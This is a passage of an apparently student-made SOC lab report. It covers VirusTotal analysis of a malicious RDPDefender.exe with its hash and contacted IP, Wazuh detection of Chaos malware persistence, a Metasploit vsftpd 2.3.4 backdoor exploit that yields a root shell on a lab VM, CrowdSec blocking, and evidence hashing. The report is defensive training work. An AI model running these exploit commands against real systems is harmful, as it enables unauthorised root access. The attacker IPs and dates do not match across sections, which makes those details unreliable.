


Figure 8 — CIS Benchmark v4.0.0: 29% compliance score with password history check FAILED

SECTION 7 — PRACTICAL: VirusTotal IOC Analysis

7.1 File Hash Analysis — RDPDefender.exe

The file hash 55adc615456b6e86780057a8c2d49f5fb8046d7fc7b6a50eda85a646d99cf18d was submitted to VirusTotal for analysis. The file is identified as RDPDefender.exe — a deceptively named executable that masquerades as a legitimate tool.

IOC Field	Value
SHA-256 Hash	55adc615456b6e86780057a8c2d49f5fb8046d7fc7b6a50eda85a646d99cf18d
File Name	RDPDefender.exe
File Size	3.80 MB
Detection Rate	44/72 security vendors flagged as malicious
Community Score	-56 (Highly malicious)
Last Analysis Date	1 day ago (2026-03-03)
Tags	pedll, checks-cpu-name, detect-debug-environment, overlay, spreader, 64bits, long-sleeps
Contacted URL	https://151.247.22.215/ (12/94 detections, Status 404)




Figure 9 — VirusTotal: 44/72 vendors flagged RDPDefender.exe as malicious




Figure 10 — VirusTotal Relations Tab: Contacted URL 151.247.22.215 with 12/94 detections




Figure 11 — VirusTotal Full Details: File size 3.80 MB, tags including spreader and overlay

7.2 Analyst Assessment

The detection rate of 44 out of 72 vendors, combined with a community score of -56 and behavioural tags indicating CPU-name checking (anti-VM evasion), overlay techniques, and spreader functionality, confirms this is a highly sophisticated malicious executable. The contacted URL (151.247.22.215) returning a 404 status suggests the C2 infrastructure may be inactive or has been taken down.

- Action: Block hash at endpoint security layer
- Action: Block IP 151.247.22.215 at perimeter firewall
- Action: Search for RDPDefender.exe across all endpoints using EDR threat hunting
- Action: Submit hash and IP to internal threat intelligence platform

SECTION 8 — PRACTICAL: Wazuh Security Events — Chaos Malware

8.1 Windows Agent Security Events Overview

The Wazuh Windows Agent security events dashboard shows active detection of the Chaos malware family. Multiple MITRE ATT&CK techniques were triggered simultaneously, indicating a multi-stage attack in progress.




Figure 12 — Wazuh Windows Agent Security Events: Chaos malware, SCA, and authentication events

8.2 Detected MITRE Techniques — Chaos Malware

Technique ID	Tactic(s)	Description
T1071.004	Command and Control	Possible Chaos malware activity: DNS query to rogue host detected
T1574.005	Persistence, Privilege Escalation, Defense Evasion	csrss.exe created at C:\ProgramData\Microsoft\csrss.exe — malicious impersonation of Windows system process

T1547.001	Persistence, Privilege Escalation	C:\ProgramData\Microsoft\csrss.exe added itself to the Registry as a startup program to establish persistence

8.3 Analysis

The Chaos malware demonstrates sophisticated multi-tactic behaviour. By disguising itself as csrss.exe (a legitimate Windows critical process), it achieves stealth persistence. The DNS-based C2 channel (T1071.004) allows communication through standard network traffic, making detection harder. The Registry startup key ensures survival across reboots.

- Immediate Action: Isolate the affected Windows endpoint from the network
- Eradication: Remove malicious csrss.exe from C:\ProgramData\Microsoft\
- Eradication: Delete Registry Run key pointing to the malicious binary
- Recovery: Verify legitimate Windows csrss.exe integrity via known-good hash
- Hunting: Search all endpoints for the same file hash and Registry key

SECTION 9 — CAPSTONE: Full Attack Simulation (VSFTPD Exploit)

9.1 Attack Execution — Metasploit

A full attack-to-response simulation was conducted using the VSFTPD 2.3.4 backdoor vulnerability (CVE-20112523) against a Metasploitable2 VM. This vulnerability, disclosed in July 2011, contains a backdoor in the FTP daemon that allows unauthenticated remote root access.

Metasploit commands used to execute the exploit:

```
msfconsole use
exploit/unix/ftp/vsftpd_234_backdoor set
RHOST 192.168.1.20 exploit
```

Figure 13 — Metasploit: vsftpd modules listed including vsftpd_234_backdoor (Rank: excellent)

```
msf > use vsftpd

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232           2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor   2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execu
tion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.20
RHOST => 192.168.1.20
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.20:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.20:21 - USER: 331 Please specify the password.
[+] 192.168.1.20:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.20:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.17:34611 -> 192.168.1.20:6200) at 2026-03-04 06:37:19 -0500
```

Figure 14 — Metasploit: vsftpd_234_backdoor exploit executed — root shell obtained (uid=0)

9.2 Exploit Result

Field	Value
Exploit Module	exploit/unix/ftp/vsftpd_234_backdoor
Target (RHOST)	192.168.1.20
Attacker IP	192.168.1.17
Session Type	Command shell (root)
UID	uid=0(root) gid=0(root)
Session Opened	2026-03-04 06:37:19 -0500
MITRE Technique	T1190 — Exploit Public-Facing Application

9.3 Detection Alert — Wazuh

Timestamp	Source IP	Alert Description	MITRE Technique
2025-08-18 11:00	192.168.1.100	VSFTPD 2.3.4 backdoor exploit attempt	T1190

9.4 Response Actions — CrowdSec IP Block

After detection, the attacker IP was immediately blocked using CrowdSec's cscli tool. The decision was verified by listing active decisions.

```
sudo cscli decisions add --ip 192.168.1.100 sudo
cscli decisions list
```

```
┌──(luffy㉿kali)-[~]
└─$ sudo cscli decisions list
No active decisions

┌──(luffy㉿kali)-[~]
└─$ sudo cscli decisions add --ip 192.168.1.100
INFO[04-03-2026 06:42:30] Decision successfully added

┌──(luffy㉿kali)-[~]
└─$
```

Figure 15 — CrowdSec: Decision successfully added to block attacker IP 192.168.1.100

```
┌──(luffy㉿kali)-[~]
└─$ sudo cscli decisions list
╭────┬────────┬──────────────────┬──────────────────────────────────────────────────────────────────────┬────────┬─────────┬────┬────┬──────────────────┬──────────┬──────────┬──
```

```
┌──(luffy㉿kali)-[~]
└─$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination
DOCKER-USER  all  --  anywhere             anywhere
DOCKER-ISOLATION-STAGE-1  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
DOCKER     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
DOCKER     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
DOCKER     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain DOCKER (3 references)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             172.18.0.2           tcp dpt:9001
ACCEPT     tcp  --  anywhere             172.18.0.3           tcp dpt:9000
ACCEPT     tcp  --  anywhere             172.18.0.4           tcp dpt:9200
ACCEPT     tcp  --  anywhere             172.19.0.5           tcp dpt:http
ACCEPT     tcp  --  anywhere             172.19.0.5           tcp dpt:https

Chain DOCKER-ISOLATION-STAGE-1 (1 references)
target     prot opt source               destination
DOCKER-ISOLATION-STAGE-2  all  --  anywhere             anywhere
DOCKER-ISOLATION-STAGE-2  all  --  anywhere             anywhere
DOCKER-ISOLATION-STAGE-2  all  --  anywhere             anywhere
RETURN     all  --  anywhere             anywhere

Chain DOCKER-ISOLATION-STAGE-2 (3 references)
target     prot opt source               destination
DROP       all  --  anywhere             anywhere
DROP       all  --  anywhere             anywhere
DROP       all  --  anywhere             anywhere
RETURN     all  --  anywhere             anywhere

Chain DOCKER-USER (1 references)
target     prot opt source               destination
RETURN     all  --  anywhere             anywhere
```

Figure 17 — iptables ruleset showing network isolation chains (DOCKER-ISOLATION-STAGE-2 with DROP rules)

SECTION 10 — Incident Reports

10.1 VSFTPD Exploit — Full Incident Report

On August 18, 2025, a security alert was triggered in Wazuh indicating a potential exploitation attempt against the FTP service on the Metasploitable2 server. Investigation revealed that an attacker from IP 192.168.1.100 exploited the VSFTPD 2.3.4 backdoor vulnerability using Metasploit. The SIEM detected abnormal FTP activity mapped to MITRE T1190. The SOC analyst triaged, validated IOCs, and confirmed the exploit. Containment actions included isolating the VM and blocking the attacker IP via CrowdSec. No lateral movement or persistence was detected. Recommendations: patch vulnerable services, strengthen IDS rules, and monitor continuously via Wazuh.

10.2 VSFTPD Exploit — Stakeholder Briefing (Non-Technical)

> A simulated cyberattack targeting the FTP service was detected by the security monitoring system. The SOC team investigated the activity and confirmed an exploit attempt against a known FTP vulnerability. The affected server was isolated immediately and the attacker IP was blocked. No data loss or system compromise occurred. This exercise demonstrated that the organisation's monitoring and response processes are functioning effectively. Additional improvements such as timely patching and stronger monitoring rules will further enhance security.

10.3 Phishing Incident — Response Checklist

#	Checklist Item	Status
1	Confirm email headers	✓ Done
2	Check sender domain reputation	✓ Done
3	Scan link in VirusTotal	✓ Done
4	Identify all affected users	✓ Done
5	Block malicious domain at gateway	✓ Done
6	Reset potentially compromised credentials	✓ Done
7	Notify affected users	✓ Done
8	Update email filtering rules	✓ Done
9	Document IOCs in TheHive case	✓ Done
10	File incident report	✓ Done

SECTION 11 — Evidence Preservation Log

11.1 Evidence Collection Summary

All digital evidence was collected following forensic best practices. Volatile data was prioritised and collected first using Velociraptor. All artefacts were hashed using SHA-256 immediately upon collection to ensure chain-ofcustody integrity.


Item	Description	Collected By	Date	Tool	SHA-256 Hash
Memory Dump	Server-X RAM acquisition (memorydump.raw)	SOC Analyst	2025-08-18	Velociraptor	a91c7bd4c91a24b1d6ef7c...
Network Log	Netstat connections export (netstat.csv)	SOC Analyst	2025-08-18	Velociraptor	d83f2a19c04b71e3f2bb5c...
FTP Exploit Log	VSFTPD backdoor attempt — Wazuh alert export	SOC Analyst	2025-08-18	Wazuh SIEM	b12e9f37a004cd82e11a7d...
Disk Image	Full disk image of Metasploitable2 VM	SOC Analyst	2025-08-18	dd / FTK	f74c1a88d29e0b63f9cc3e...

11.2 Hash Verification Command


```
sha256sum memorydump.raw a91c7bd4c91a24b1d6ef7c...
memorydump.raw
```


11.3 Velociraptor VQL Queries Used

```
SELECT * FROM netstat
SELECT * FROM Artifact.Windows.Memory.Acquisition
```



Search clients
rjpear
0-1/1
10
all
Client ID
Hostname
FQDN
OS Version
Labels
C.23ee219f5c0d8a05
DESKTOP-EFHQQ5V
DESKTOP-EFHQQ5V
Microsoft Windows 10 Enterprise22H2


192.168.1.17:8889/app/index.html#/search/all
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Search clients
admin
0-1/1
10
Client ID
Hostname
FQDN
OS Version
C.d9f4e9c8343ce47c
win22-vm
win22-vm
Microsoft Windows 10 Pro21H1


Kali Linux
Velociraptor Response a
velociraptor client down
192.168.1.17:8889/app/index.html#/collected/C.d9f4e9c8343ce47
OffSec
Kali Linux
Kali Tools
all
logs.csv
Completed — 2.2 KB
Org__root__velociraptor-v0.75.1-windows-amd64.msi
Completed — 24.3 MB
Show all downloads
State
FlowId
F.D6KPQTF8HKR56
Generic.Client.Info
2026-03-05T15:12:53.671Z
2026-03-05T15:12:55.906Z
Interroga
Service

```
┌──(luffy㉿kali)-[~/Downloads]
└─$ mv fim-files-001.csv Evidence

┌──(luffy㉿kali)-[~/Downloads]
└─$ ls
Evidence  Org__root__velociraptor-v0.75.1-windows-amd64.msi  'query_1(1).csv'  'thwhive api'

┌──(luffy㉿kali)-[~/Downloads]
└─$ cd Evidence

┌──(luffy㉿kali)-[~/Downloads/Evidence]
└─$ ls
fim-files-001.csv  logs.csv  query_1.csv

┌──(luffy㉿kali)-[~/Downloads/Evidence]
└─$ shasha256sum logs.csv
shasha256sum: command not found

┌──(luffy㉿kali)-[~/Downloads/Evidence]
└─$ sha256sum logs.csv
d853ce0ec6e8baf14df3dde701c753862f81a1efcafadabf8bd4a21869aabb1c  logs.csv
```

State	FlowId	Artifacts	Created	Last Active	Creator
✓	F.D6KPQTF8HKR56	Generic.Client.Info	2026-03-05T15:12:53.671Z	2026-03-05T15:12:55.906Z	Interrogation Service

Artifact Collection | Uploaded Files | Requests | Results | Log | Notebook

Generic.Client.Info/BasicInformation

0-1/1 10

Name	BuildTime	Version	build_url	install_time	Labels
velociraptor	2025-09-03T16:04:11Z	0.75.1		0	

Generic.Client.Info/DetailedInfo

0-10/20 10

Param	Value

}

Generic.Client.Info/Users

0-4/4 10

Name	Description	LastLogin
SYSTEM	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-18	2019-12-07T0 .256Z
LOCAL SERVICE	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-19	2019-12-07T0 .256Z
NETWORK SERVICE	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-20	2019-12-07T0 .256Z
Administrator	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-3965588452-1440466694-3089328609-500	2026-03-05T1 .534Z

SECTION 12 — Summary & Recommendations

12.1 Incident Summary Table

Incident	MITRE Technique	Priority	Status	Containment Action
Phishing Email	T1566	High	Closed	Domain blocked; users notified
SSH Brute Force	T1110	Medium	Open	IP block pending
Ransomware — ServerX	T1486	Critical	Resolved	Endpoint isolated; hash blocked
VSFTPD Exploit	T1190	Critical	Resolved	VM isolated; IP banned via CrowdSec
